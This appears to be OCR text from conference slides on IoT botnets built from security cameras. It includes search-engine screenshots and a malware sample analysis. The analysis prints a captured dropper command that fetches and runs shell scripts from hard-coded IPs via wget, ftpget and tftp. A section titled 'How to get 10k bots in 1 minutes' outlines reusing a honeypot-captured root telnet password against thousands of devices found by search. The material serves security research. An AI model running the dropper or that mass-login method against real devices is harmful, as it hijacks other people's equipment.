


► 6. Weak Position of The Security Department






▶ live broadcast



► IoT → BoT





How ?

How to do the research?

► IoT Search Engine

search everything
connected to the Internet

NTI 绿盟威胁情报中心

我的探索 我的关注 我的帮助 你好,ya

输入IP、域名、漏洞、文件MD5

热搜: 193.166.255.171, cnrdn.com, 1d6d926f9287b4e4cb5bfc271a164f51

SHODAN

uc-httdp

Explore Downloads Reports

Exploits Maps Like 6 Download Results Create Report

TOP COUNTRIES

Country	Count
Viet Nam	95,373
Brazil	62,512
Turkey	49,096
Taiwan, Province of C...	36,418
Russian Federation	25,632

TOP SERVICES

Total results: 587,108

NETSurveillance WEB
host-204.136.136.136
Sanxit Infocomm Pvt. Ltd.
Added on 2016-10-18 02:29:58 GMT
India, Amritsar
Details

NETSurveillance WEB
host-204.174.52.190.copaco.com.py
Co.pa.co.
Added on 2016-10-18 02:29:55 GMT
Paraguay
Details

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httdp 1.0.0
Expires: 0

HTTP/1.0 200 OK
Content-type: text/html
Server: uc-httdp 1.0.0
Expires: 0

ZoomEye

ASUS RT-AC87U FTP


> 主机

探索一下 高级搜索

Sample Analysis

➤ monitor the process netstat

```
root      1212 S    sh -c cd /tmp&& wget http://104.223.180.39:6521/8888
root      1913m S   ./8888
root      27628 S   ./12345
```



➤ capture the cmd between
bot client and CC server

➤ reverse the sample to get
more useful information

```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var; rm -f *; busybox
wget http://208.73.23.43/one.sh || wget http://208.73.23.43/one.sh || busybox
ftpget 208.73.23.43 four.sh four.sh || ftpget 208.73.23.43 four.sh four.sh
|| busybox tftp -r two.sh -g 208.73.23.43 || tftp -r two.sh -g 208.73.23.43
|| busybox tftp 208.73.23.43 -c get three.sh || tftp 208.73.23.43 -c get th
ree.sh; sh one.sh || sh two.sh || sh three.sh || sh four.sh; rm -f *; exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox
/3.5.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)
```



Example – How to get 10k bots in 1 minutes

1. 1. capture the packet from the honeypot , get the IP port and weak password

No.	Time	Source	Destination	Protocol	Length	Info
1	2016-09-29 23:09:43.836402	10.0.1.250	[REDACTED].202	TCP	66	37260 > 48101 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=
3	2016-09-29 23:09:44.126978	10.0.1.250	[REDACTED].202	TCP	54	37260 > 48101 [ACK] Seq=1 Ack=1 Win=14656 Len=0
4	2016-09-29 23:09:44.127124	10.0.1.250	[REDACTED].202	TCP	55	37260 > 48101 [PSH, ACK] Seq=1 Ack=1 Win=14656 Len=1
5	2016-09-29 23:09:44.127194	10.0.1.250	[REDACTED].202	TCP	72	37260 > 48101 [FIN, PSH, ACK] Seq=2 Ack=1 Win=14656 Len=18

Frame 5: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)
Ethernet II, Src: Traficon_28:b3:ae (00:05:fe:28:b3:ae), Dst: Aewintec_45:b1:99 (00:0d:48:45:b1:99)
Internet Protocol Version 4, Src: 10.0.1.250 (10.0.1.250), Dst: [REDACTED].202 ([REDACTED].202)
Transmission Control Protocol, Src Port: 37260 (37260), Dst Port: 48101 (48101), Seq: 2, Ack: 1, Len: 18
Data (18 bytes)
Data: befe6a060017056775657374053132333435
[Length: 18]

0000 00 0d 48 45 b1 99 00 05 fe 28 b3 ae 08 00 45 00 ..HE... .C....E.
0010 00 3a 27 fe 40 00 40 06 06 f4 0a 00 01 fa ...'.@:@.H.
0020 .. ca 91 8c bb e5 d1 c9 37 30 84 97 fb 65 50 19 70..eP.
0030 00 e5 0b f9 00 00 06 00 17 05 67 75 65 st.12345 ..j....que
0040 73 74 05 31 32 33 34 35

2. telnet and get the banner

```
Telnet escape character is '^]'.
Trying 1.....20....2...
Connected to [REDACTED] 0x70.
Escape character is '^]'.
dv...vs login: root 特征
Password:

BusyBox v1.16.1 (2012-10-17 17:33:25 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

3. search the same type devices on the IoT search Engine

Total results: 10,224
2016-11-26 02:31:19 GMT
CableLink [REDACTED] Cable.net
Television Internacional, S.A. de C.V.
Added on 2016-11-26 02:31:19 GMT
Mexico, Monterrey
Details

dv...vs login: 特征







Where ?

Where is the High-risk Security Camera ?

► GEO Distribution

